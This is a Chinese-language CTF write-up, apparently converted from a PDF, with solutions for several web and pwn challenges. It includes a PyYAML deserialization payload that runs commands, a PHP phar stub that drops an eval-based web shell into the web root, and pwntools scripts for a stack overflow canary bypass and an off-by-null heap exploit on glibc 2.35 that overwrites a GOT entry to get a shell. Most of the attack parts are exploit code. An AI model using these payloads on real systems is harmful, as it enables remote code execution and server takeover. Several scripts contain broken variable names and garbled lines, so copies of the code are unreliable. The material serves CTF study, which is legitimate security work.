✅ **实战做法（CTF 常用 payload）**

① **针对 PyYAML ≤ 5.3.1 的 `load` 漏洞**

yaml 复制

```yaml
# exploit.yaml
!!python/object/apply:subprocess.check_output
  - ['cat', '/flag']
```


服务端如果这样加载：

Python 复制

```python
import yaml, sys
print(yaml.load(sys.stdin, Loader=yaml.Loader))
```


代码块

```yaml
# exploit.yaml
!!python/object/apply:subprocess.check_output
  - ['cat', '/f1111ag']
```



ssti

go语言的ssti，base64编码一下执行就好



easy_readfile

限制长度，不能使用另外一个链子，只能用这个来写入文件然后`include`

代码块

```
1   O:7:"Acheron":1:{s:4:"mode";s:1:"r";}
2   O:7:"Acheron":1:{s:4:"mode";s:1:"w";}
```

参考文章DeadsecCTF2025 baby-web可以发现这里是可以进行文件包含的，单参数构造的都没什么办法rce。

代码块

```php
<?php
$phar = new Phar('exp.phar');
$phar->startBuffering();

$stub = <<<'STUB'
<?php
    system('echo \'<?php eval($_POST["code"]);\' >/var/www/html/shell.php');
    __HALT_COMPILER();
?>
STUB;

$$phar->setStub($$stub);
$phar->addFromString('test.txt', 'test');
$phar->stopBuffering();
?>
```

参考2025-n1ctf-junior-web-backup可以提权

代码块

```
echo """>"-H";
ln -s /flag ff;
```

等十几秒再 `cat ./backup/f*` 就可以读取到 `flag`

Pwn

ood_canary

```
__int64 before_main()
{
  __int64 result; // rax

  strcpy(name, "ctfer");
  sprintf(bss, "Don't always trust the canary.");
  result = 0LL;
  __writefsqword(0x28u, 0LL);
  return result;
}
```

在before_main中,fs:[0x30]的值被修改为0

也就是后续的canary

```
v2 = __readfsqword(0x28u);
memset(buf, 0, sizeof(buf));
printf("I will tell you good news,%s \n", name);
puts("but you must tell me your name first:");
*((_BYTE *)buf + (int)read(0, buf, 0x28uLL)) = '\n';
*(_QWORD *)bss = &puts;
strncpy(name, (const char *)buf, 0x20uLL);
printf("Great, the good news is that I know your real name,%s\n", (const char *)buf);
return __readfsqword(0x28u) ^ v2;
```

在good_new函数中,可以通过将name和bss变量连接,从而在printf中带出puts的地址得到libc


最后在vuln中,可以溢出8字节,将返回地址修改为one_gadget即可getshell

代码块

```
from pwn import *
r=remote(…)
libc=ELF('./libc.so.6')
def choice(chocie):
    s.sendafter(b"Choose (good/vuln/exit): ",choice)
r.sendafter(b"Choose (good/vuln/exit): ",b"good")
r.sendafter(b"but you must tell me your name first:",b'a'*0x21)
r.sendafter(b"Choose (good/vuln/exit): ",b"good")
r.recvuntil(b'a'*0x20)
libc_base=u64(io.recv(6).ljust(8,b'\x00'))-libc.sym.puts
```

```
r.sendafter(b"but you must tell me your name first:",b'a'*0x27)
print(hex(libc_base))
r.sendafter(b"Choose (good/vuln/exit): ", b"vuln")
one =base+0xebc81
bss_addr=0x404a00
payload=b'exec'.ljust(0x30,b'a')+p64(bss)+p64(one)
r.send(payload)
r.interactive()
```

digital_bomb



将上下限分别210和211可以从数字炸弹转到堆块管理系统中

观察create,delet,show和edit可以发现

Create中存在offbynull,edit只能调用一次,且只能修改0x10字节的数据

想要在libc2.35中使用offbynull,首先需要heap地址

所以这次的edit我们只能先用来leak_heap

代码块

```
add(9,0x500,p64(0)+p64(0x601))
add(0,0x4f0,b'a'*8)
add(10,0x500,b'a'*8)
add(1,0x4f0,b'a'*8)
free(10)
free(9)
add(9,0x500,b'a'*4)
edit(9,b'a'*8)
show(9)
```

```
io.recvuntil(b'a'*8)
heap=u64(io.recv(6)+b'\x00\x00')-0x290
print(f"heap==>{hex(heap)}")
free(0)
free(1)
free(9)
free(10)
```

然后我们通过offbynull制造堆叠,从而泄露libc地址

堆叠还可以用来劫持任意地址,我们直接劫持libc中的got表

由于puts在Libc中的实现会调用strlen,我们劫持strlen.got为one_gagdet即可在menu中getshell

完整EXP:

代码块

```
from pwn import *
context.log_level = 'debug'

r = process('./pwn')

libc = ELF('./libc.so.6')

def dbg():
    gdb.attach(r)

def menu_sel(opt):
    r.sendlineafter(b"Your choice >>", str(opt).encode())

r.sendlineafter(b"Enter min (0-500): ", b"100")
r.sendlineafter(b"Enter max (0-500): ", b"101")
r.sendlineafter(b"Your guess :", b"100")

def create(idx, sz, data):
    menu_sel(1)
    r.sendlineafter(b"Index >> \n", str(idx).encode())
    r.sendlineafter(b"Size >> \n", str(sz).encode())
    r.send(data)

def delet(idx):
    menu_sel(2)
    r.sendlineafter(b"Index >> \n", str(idx).encode())

def show(idx):
    menu_sel(3)
    r.sendlineafter(b"Index >> \n", str(idx).encode())
```

```python

def edit(idx, data):
    menu_sel(666)
    r.sendlineafter(b"Index >> \n", str(idx).encode())
    r.send(data)

create(9, 0x500, p64(0)+p64(0x601))
create(0, 0x700, b'\n')
create(10, 0x500, b'\n')
create(1, 0x600, b'\n')

delet(10)
delet(9)
create(9, 0x500, b'111')
edit(9, b'q'*8)
show(9)
r.recvuntil(b'q'*8)
heapptr = u64(r.recv(6) + b'\x00\x00') - 0x290
print(f"heap==>{hex(heapptr)}")

delet(0)
delet(1)
delet(9)
delet(10)

create(0, 0x500, p64(0)+p64(0x601)+p64(heapptr+0x2a0)*2)
create(1, 0xf8, b'\n')
create(2, 0xf8, b'\n')
create(3, 0xf8, b'\n')
create(4, 0xf8, b'\n')
create(5, 0xf8, b'\n')
create(6, 0xf8, b'\n')
create(7, 0xf8, b'\n')
create(8, 0xf8, b'\n')
create(9, 0xf0, b'\n')

delet(1)
create(1, 0xf8, b'\0'*0xf0+p64(0x600))

for i in range(3, 10):
    delet(i)

delet(2)
create(9, 0x4f0, b'p'*8)
show(1)
r.recvuntil(b'Show at index 1:\n')
base = u64(r.recv(6).ljust(8, b'\x00')) - 0x21ace0
```

```
78
79  delet(9)
80  create(8, 0x1f0, b'a'*8)
81  delet(8)
82  delet(1)
83
84  xorkey = heapptr >> 12
85  payload = b'0'*0x2f0 + p64(0x510) + p64(0x201) + p64((lbase+0x21A090) ^ xorkey)
86
87  create(3, 0x4f0, payload)
88  create(4, 0x1f0, b'\n')
89  create(5, 0x1f0, p16(5)*0x40 + p64(lbase+0xebc85))
90
91  r.interactive()
```